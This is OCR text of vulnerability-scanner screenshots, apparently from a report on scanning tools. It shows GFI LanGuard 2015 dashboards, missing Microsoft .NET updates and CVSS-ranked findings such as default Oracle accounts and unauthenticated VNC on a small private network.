
192.168.1.13	High Severity problem(s) found
192.168.1.79	High Severity problem(s) found
192.168.1.65	High Severity problem(s) found
192.168.1.30	High Severity problem(s) found
192.168.1.16	High Severity problem(s) found
192.168.1.10	Medium Severity problem(s) found
192.168.1.60	Medium Severity problem(s) found
192.168.1.11	Medium Severity problem(s) found
192.168.1.81	Medium Severity problem(s) found
192.168.1.80	Medium Severity problem(s) found


PLUGIN IDS	ISSUES
22964	45
19506	22
10180	22
10287	20
35716	19
10107	16
11936	15
24260	14
10114	14
25220	13
45590	12
25221	11
10881	10
10267	10
21643	8
10863	8
39520	7
11111	7
12218	6
12053	6

PLUGIN IDS	SEVERITY	# OF ISSUES	SYNOPSIS
47606	High	2	**D-Link DCC Protocol Security Bypass** The remote network service is affected by a security bypass vulnerability.
50504	High	1	**Web Common Credentials** It is possible to access protected web pages with common credentials.
50309	High	1	**[DSA2122] DSA-2122-1 glibc** The remote host is missing the DSA-2122 security update
49766	High	1	**[DSA2116] DSA-2116-1 freetype** The remote host is missing the DSA-2116 security update
42411	High	1	**Microsoft Windows SMB Shares Unprivileged Access** It is possible to access a network share.


GFiLANguard
Network Security Scanner


Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN-FKO1J98FIVQ
Local Domain : WORKGROUP
Other computers
Mobile Devices
Entire Network - 15 computers
Vulnerability Level
Medium
Low
High
Most Vulnerable Computers
WIN-FKO1J98FIVQ
192.188.173.30
Agent Status
100 %
Installed 0 computer...
Install in progress 0 computer...
Uninstall in progress 0 computer...
Not Installed 15 comput...
Deployment Errors 0 computer...
Agent Status
Audit Status
Security Sensors
Software Updates
1 computers
Firewall Issues
0 computers
Credentials Setup
0 computers
Service Packs and Update Rollups
1 computers
Unauthorized Applications
0 computers
Malware Protection I
1 computers
Vulnerabilities
2 computers
Audit Status
0 computers
Agent Health Issues
0 computers
Vulnerability Trend Over Time
Computer C...
15
0
8/5/2015
8/5/2015
8/5/2015
8/6/2015
8/6/2015
8/6/2015
Time
Computer Vulnerability Distribution
87 %
7 %
High 1 computer(s)
Medium 0 computer(s)
Low 1 computer(s)
N/A 13 computer(s)
Computers By Operating System
87 %
7 %
7 %
N/A
Windows Server 20
HP
Computers By Operating System
Computers By Network Ro
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...


GFI LanGuard 2015
Dashboard
Scan
Remediate
Activity Monitor
Reports
Configuration
Utilities
Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN-FKO1J98FIVQ
Local Domain : WORKGROUP
Other computers
Mobile Devices
Entire Network - 4 computers
Vulnerability Types
High Security Vulnerabilities (2)
Low Security Vulnerabilities (3)
Potential Vulnerabilities (1)
Missing Security Updates (6)
Missing Service Packs and Update Rollups (1)
Malware Protection Vulnerabilities (2)
Vulnerability List
Drag a column header here to group by that column
Severity
Date posted
Vulnerability name
Product
Important 2013-01-08 MS13-007: Security Update for Microsoft .NET Framework 3.5.... Windows
Important 2013-07-09 MS13-052: Security Update for Microsoft .NET Framework 3.5.... Windows
Important 2013-10-08 MS13-082: Security Update for Microsoft .NET Framework 3.5.... Windows
Important 2014-08-12 MS14-046: Security Update for Microsoft .NET Framework 3.5.... Windows
Important 2014-09-09 MS14-053: Security Update for Microsoft .NET Framework 3.5.... Windows
Critical 2015-05-12 MS15-044: Security Update for Microsoft .NET Framework 3.5.... Windows
Count=6
Details
Missing Security Update: MS13-007: Security Update for Microsoft .NET Framework 3.5.1 on Windows 7 and Windows Server 2008 R2 SP1 for x64-based Systems (KB2736422)
Bulletin ID: MS13-007
QNumber: 2736422
Date: Tuesday, January 08, 2013
Severity: Important
Applies to: Windows
Description: A security issue has been identified that could allow an unauthenticated remote attacker to cause the affected application to stop responding. You can help protect your system by installing this update from Microsoft. After you install this update, you may have to restart your system.
Remediation notes: This update can be deployed automatically by GFI LanGuard 2015
URL: http://go.microsoft.com/fwlink/?LinkId=262698
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now


Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN-FKO1J98FIVQ
Local Domain : WORKGROUP
Other computers
Mobile Devices
Entire Network - 15 computers
Patch Types
Missing Security Updates (6)
Missing Non-Security Updates (1)
Missing Service Packs and Update Rollups (1)
Installed Security Updates (122)
Installed Non-Security Updates (78)
Installed Service Packs and Update Rollups (13)
Patch List
Drag a column header here to group by that column
Patch name
Date posted
Severity
Applies to
MS13-007: Security Updat... 2013-01-08 Important Windows
MS13-052: Security Updat... 2013-07-09 Important Windows
MS13-082: Security Updat... 2013-10-08 Important Windows
MS14-046: Security Updat... 2014-08-12 Important Windows
MS14-053: Security Updat... 2014-09-09 Important Windows
MS15-044: Security Updat... 2015-05-12 Critical Windows
Count=6
Details
Missing on
Missing Security Update: MS13-007: Security Update for Microsoft .NET Framework 3.5.1 on Windows 7 and Windows Server 2008 R2 SP1 for x64-based Systems (KB2736422)
Bulletin ID: MS13-007
QNumber: 2736422
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

Description: A security issue has been identified that could allow an unauthenticated remote attacker to cause the affected application to stop responding. You can help protect your system by installing this update from Microsoft. After you install this update, you may have to restart your system.
Remediation notes: This update can be deployed automatically by GFI LanGuard 2015
URL: http://go.microsoft.com/fwlink/?LinkId=262698
References: CVE-2013-0005, OVAL:16282
View computers having this software update missing
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...


Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN-FKO1J98FIVQ
Local Domain : WORKGROUP
Other computers
Mobile Devices
Entire Network - 15 computers
Application Category
All Applications (247)
Operating System (2)
Antivirus (1)
Antispyware (1)
Firewall (2)
Antiphishing (3)
VPN Client (1)
Web Browser (3)
Patch Management (6)
Applications List
Drag a column header here to group by that column
Application name
Version
Publisher
Adobe Flash Player 9 ActiveX
9
Adobe Systems
Adobe Reader 7.0
7.0.0
Adobe Systems Incorpor...
Device drivers for removable storage
EasyRecovery Professional
6.00.09
Ontrack Data Internation...
GFI LanGuard 2014
11.4.2015.0130
GFI Software
GFI LanGuard 2015
11.4.2015.0130
GFI Software Ltd
Google Chrome
44.0.2403.130
Google Inc.
Hotfix for MDAC 2.80 (KB927779)
1
Microsoft Corporation
Intel(R) PRO Network Connections Drivers
Count=247
Details
Installed on
Not installed on
Application: Adobe Flash Player 9 ActiveX
Version: 9
Publisher: Adobe Systems
View computers with Adobe Flash Player 9 ActiveX installed
View computers without Adobe Flash Player 9 ActiveX installed
Common Tasks:
Manage agents...
Add more computers...
Scan and refresh information now
Custom scan...
Set credentials...
Deploy agent...


Filter
Group
Search
Overview
Computers
History
Vulnerabilities
Patches
Ports
Software
Hardware
System Information
Entire Network
Localhost : WIN-FKO1J98FIVQ
Local Domain : WORKGROUP
Other computers
Mobile Devices
Entire Network - 15 computers
Hardware Types
Network Devices (16)
USB Devices (1)
Processors (3)
Storage Devices (7)
Motherboards (2)
Display Adapters (4)
Other Devices (100)
Local Drives (4)
Memory (2)
Hardware List
Drag a column header here to group by that column
Hardware name
Type
Direct Parallel
Virtual devices
Intel(R) PRO/1000 MT Network Connection
Physical devices
Microsoft 6to4 Adapter
Virtual devices
Microsoft ISATAP Adapter
Virtual devices
NetServer 10/100TX PCI LAN Adapter
Physical devices
RAS Async Adapter
Software enumera...
Count=16

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





Vulnerabilities

Apply Filters (0 applied)

Exposures: Susceptible to malware attacks | Metasploit-exploitable | Exploit published

Title	CVSS	Risk	Published On	Modified On	Severity	Instances	Exc
Default ORACLE account SYSTEM available	10	997	Tue Dec 31 1991	Mon Feb 02 2015	Critical	1	
Default or Guessable SNMP community names: public	10	911	Tue Dec 31 1996	Wed Dec 04 2013	Critical	2	
IIS 4.0 fpcount.exe Buffer Overflow Vulnerability	10	907	Wed Jan 13 1999	Thu May 16 2013	Critical	1	
Microsoft SQL Server Obsolete Version	10	906	Wed Jun 30 1999	Fri Apr 17 2015	Critical	1	
VNC remote control service installed with no authentication	10	883	Sun Oct 31 2004	Thu Jul 19 2012	Critical	1	
Missing Oracle Critical Patch Update (CPU) for July 2006	10	870	Tue Jul 18 2006	Fri Feb 13 2015	Critical	1	
Missing Oracle Critical Patch Update (CPU) for October 2006	10	867	Tue Oct 17 2006	Fri Feb 13 2015	Critical	1	
Missing Oracle Critical Patch Update (CPU) for January 2007	10	865	Tue Jan 16 2007	Fri Feb 13 2015	Critical	1	
SMTP credentials transmitted unencrypted	7.3	857	Sun Nov 17 1996	Thu Jun 19 2014	Severe	3	
POP credentials transmitted unencrypted	7.3	857	Sun Nov 17 1996	Wed Jun 18 2014	Severe	2	
Missing Oracle Critical Patch Update (CPU) for January 2008	10	853	Tue Jan 15 2008	Fri Feb 13 2015	Critical	1	
Oracle XDB.XDB_PITRIG_PKG PITRIG_DROP and PITRIG_TRUNCATE Procedure Vulnerabilities	10	853	Tue Jan 15 2008	Fri Feb 13 2015	Critical	1	
Missing Oracle Critical Patch Update (CPU) for April 2008	10	850	Tue Apr 15 2008	Fri Feb 13 2015	Critical	1	

Tue Apr 15 2008

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

Vulnerability Charts





Vulnerabilities

Apply Filters (0 applied)

Exposures: Susceptible to malware attacks | Metasploit-exploitable | Exploit published

Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Ex
Default ORACLE account SYSTEM available			10	997	Tue Dec 31 1991	Mon Feb 02 2015	Critical	1	
Default or Guessable SNMP community names: public			10	911	Tue Dec 31 1996	Wed Dec 04 2013	Critical	2	
IIS 4.0 fpcount.exe Buffer Overflow Vulnerability			10	907	Wed Jan 13 1999	Thu May 16 2013	Critical	1	
Microsoft SQL Server Obsolete Version			10	906	Wed Jun 30 1999	Fri Apr 17 2015	Critical	1	
VNC remote control service installed with no authentication			10	883	Sun Oct 31 2004	Thu Jul 19 2012	Critical	1	
Missing Oracle Critical Patch Update (CPU) for July 2006			10	870	Tue Jul 18 2006	Fri Feb 13 2015	Critical	1	
Missing Oracle Critical Patch Update (CPU) for October 2006			10	867	Tue Oct 17 2006	Fri Feb 13 2015	Critical	1	
Missing Oracle Critical Patch Update (CPU) for January 2007			10	865	Tue Jan 16 2007	Fri Feb 13 2015	Critical	1	
SMTP credentials transmitted unencrypted			7.3	857	Sun Nov 17 1996	Thu Jun 19 2014	Severe	3	

